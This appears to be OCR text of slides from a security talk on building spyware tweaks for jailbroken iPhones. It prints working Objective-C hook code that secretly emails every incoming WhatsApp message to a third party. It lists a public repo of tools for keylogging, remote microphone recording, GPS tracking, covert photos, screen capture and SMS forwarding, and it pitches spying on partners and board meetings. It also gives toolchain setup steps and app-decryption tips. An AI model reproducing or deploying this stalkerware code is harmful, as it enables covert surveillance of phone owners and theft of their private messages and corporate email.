


```
  GNU nano 2.0.6              File: Tweak.xm                          Modified

#import "sendEmail.h"

%hook XMPPConnection

-(void)processIncomingMessages:(id)arg1 {
        %log;
        NSString *str1 = [NSString stringWithFormat:@"%@",arg1];
        [sendEmail doThis:str1:@"Incoming WhatsApp Message"];
        return %orig;
}


%end
```

- Its easy to hijack Skype traffic

What other cool things you can do with an iPhone?

- Keystroke logger?
- Turn on the microphone remotely so that you can listen in?
- Track GPS location?
- Take picture from iPhone camera without the person knowing so that you can know about the surrounding?
- Screen capture?
- Intercept SMS?


milo2012/iPhone-Espionage
GitHub, Inc. [US] https://github.com/milo2012/iPhone-Espionage
Code
Network
Pull Requests 0
Issues 0
Wiki 0
Stats & Graphs

http://milo2012.wordpress.com

https://github.com/milo2012/iPhone-Espionage.gi **Read-Only** access

Latest commit to the **master** branch

script to be copied to mobile device

milo2012 authored about 5 hours ago commit c4f306e891

iPhone-Espionage /

name	age	message
evil_gf_attack/	about 5 hours ago	bug fixes [milo2012]
kbhook2/	October 01, 2011	first commit [milo2012]
location1/	October 03, 2011	add location tracking tool [milo2012]
mic1/	October 01, 2011	Upload mic1 (command line microphone recorder) [milo2012]
screenCapture1/	October 03, 2011	add screenCapture1 [milo2012]
sms2/	5 days ago	Forwards all incoming sms to 3rd party's mobile [milo2012]
sql1/	about 6 hours ago	fix bug in installation script [milo2012]
sql2/	about 5 hours ago	script to be copied to mobile device [milo2012]
takePicture/	October 01, 2011	Added sms1 (broken) and takePicture [milo2012]
whatsapp1/	about 6 hours ago	fix bug in installation script [milo2012]

How about Enterprise iPhone apps?

- End to end secure communication between the iPhone and their MS Exchange server.

- Persistent content protection of emails and attachments


- But wait, I can take snapshots of the screens remotely! Doesnt that means I have all the emails now? I just need to run the images thru an OCR for easier reading.

- Gone are the days for spy bugs. You have remote access to the entire calendar. Schedule your voice recording of your target remotely! Maybe during the board meetings?

How about Enterprise iPhone apps?

- Paypal is doing an awesome job but doesnt it mean less business for the companies using paypal service?

- How is your Microsoft Exchange Mobile Policy doing?


UMOBILE3G 3G 10:46 100%

Error: NetDB: Open nodenam... Cancel

Exchange


MultiExchange
from BigBoss (System)
Allows you to add multiple exchange acc...

Exchange Unlock
from BigBoss (Utilities)
Kill exchanges requirement for a passco...

KillExchangeLock
from BigBoss (Utilities)
Nifty utility that lets you remove the phon...

Exchange Camera Enabler
from BigBoss (System)
Disables Microsoft Exchange Server cam...

Armani Exchange


UMOBILE3G 3G 19:23 51 %

Golden Screen Cinemas

Jail break not support
PayPal payment mode is not supported in Jailbroken iOS devices.


Okay

Developing for Jailbroken iPhones

- export THEOS=/opt/theos
- git clone git://github.com/DHowett/theos.git $THEOS
- curl -s http://dl.dropbox.com/u/3157793/ldid > $THEOS/bin/ldid; chmod +x $THEOS/bin/ldid
- Download the private frameworks from https://github.com/kennytm/iphone-private-frameworks and extract to $THEOS/include
- $THEOS/bin/nic.pl

Tips for Tweaks Development


- If you want to look at the traffic for a particular iPhone application, it might be easier to use a tweak as it hooks onto the methods that the classes provide.
- Using Organizer in XCode can provide valuable information about the methods that the application is calling



```
Oct 13 09:28:57 unknown WhatsApp[371] <Warning>: -[XMPPStream send:] [Line 118] >>> Send 34 byte(s) >>>
Oct 13 09:29:28 unknown WhatsApp[371] <Warning>: -[WhatsAppAppDelegate closeConnection] [Line 376] Close server connection.
Oct 13 09:29:28 unknown WhatsApp[371] <Warning>: -[XMPPConnection internalClose] [Line 1459] Close connection
Oct 13 09:29:28 unknown WhatsApp[371] <Warning>: -[XMPPConnection logStanza:recv:] [Line 3125] send/presence type='unavailable' chat
Oct 13 09:29:28 unknown WhatsApp[371] <Warning>: -[XMPPConnection logStanza:recv:] [Line 3125] send/xmlstreamend
Oct 13 09:29:28 unknown WhatsApp[371] <Warning>: -[XMPPStream sendArray:] [Line 139] >>> Send 12 byte(s) >>>
Oct 13 09:29:28 unknown WhatsApp[371] <Warning>: -[AsyncSocket disconnectAfterReadingAndWriting] [Line 535] Disconnects after readi
and writing.
Oct 13 09:29:28 unknown WhatsApp[371] <Warning>: -[XMPPStream onSocket:didReadData:withTag:] [Line 206] <<< Recv 5 byte(s) <<<
Oct 13 09:29:28 unknown WhatsApp[371] <Warning>: -[XMPPStream onSocket:didReadData:withTag:] [Line 212] Incoming buffer contains 5
byte(s), processed 5 byte(s).
Oct 13 09:29:28 unknown WhatsApp[371] <Warning>: -[XMPPConnection logStanza:recv:] [Line 3125] recv/xmlstreamend
Oct 13 09:29:28 unknown WhatsApp[371] <Warning>: -[AsyncSocket disconnect] [Line 525] Disconnects immediately.
Oct 13 09:29:28 unknown WhatsApp[371] <Warning>: -[AsyncSocket close] [Line 442] Close connection
Oct 13 09:29:28 unknown WhatsApp[371] <Warning>: -[XMPPConnection xmppStreamDidClose:] [Line 1235] Connection is broken.
Oct 13 09:29:28 unknown WhatsApp[371] <Warning>: PrintReachabilityFlags [Line 77] Reachability Flag Status: WR t------
networkStatusForFlags
```

Tool and Tweak

- Tool and Tweak



```
Milos-MacBook-Air:bin Milo$ sudo ./nic.pl
NIC 1.0 - New Instance Creator
------------------------------
  [1.] iphone/application
  [2.] iphone/library
  [3.] iphone/preference_bundle
  [4.] iphone/tool
  [5.] iphone/tweak
Choose a Template (required): 4
Project Name (required): app9
Package Name [com.yourcompany.app9]:
Author/Maintainer Name [System Administrator]:
Instantiating iphone/tool in app9/...
Done.
```


Tips for Tweaks Development

- Run **Class-Dump** against the decrypted iPhone binary
  http://www.codethecode.com/projects/class-dump/
- If you are unable to get any results, then decrypt it first using Crackulous (Cydia)
- If you want to find out which IOS framework functions the iPhone binary is using, sometimes running “strings” against the decrypted binary can save a lot of time


MakeFile for Theos

- You can also use Open Toolchain with Xcode using the instructions from http://www.alexwhittemore.com/?p=281 but I prefer using command line.

- You might want to use the below sample MakeFile if you choose to use THEOS.   Extracted from Open Toolchain



```
include theos/makefiles/common.mk

TOOL_NAME = test88
test88_FILES = main.mm

include $(THEOS_MAKE_PATH)/tool.mk
```



```
SDKVER=4.3
SDK=/Developer/Platforms/iPhoneOS.platform/Developer/SDKs/iPhoneOS$(SDKVER).sdk
CC=/Developer/Platforms/iPhoneOS.platform/Developer/usr/bin/arm-apple-darwin9-gcc-4.0.1
LD=$(CC)

LDFLAGS += -framework CoreFoundation
LDFLAGS += -framework Foundation
LDFLAGS += -framework CoreTelephony

LDFLAGS += -L"$(SDK)/usr/lib"
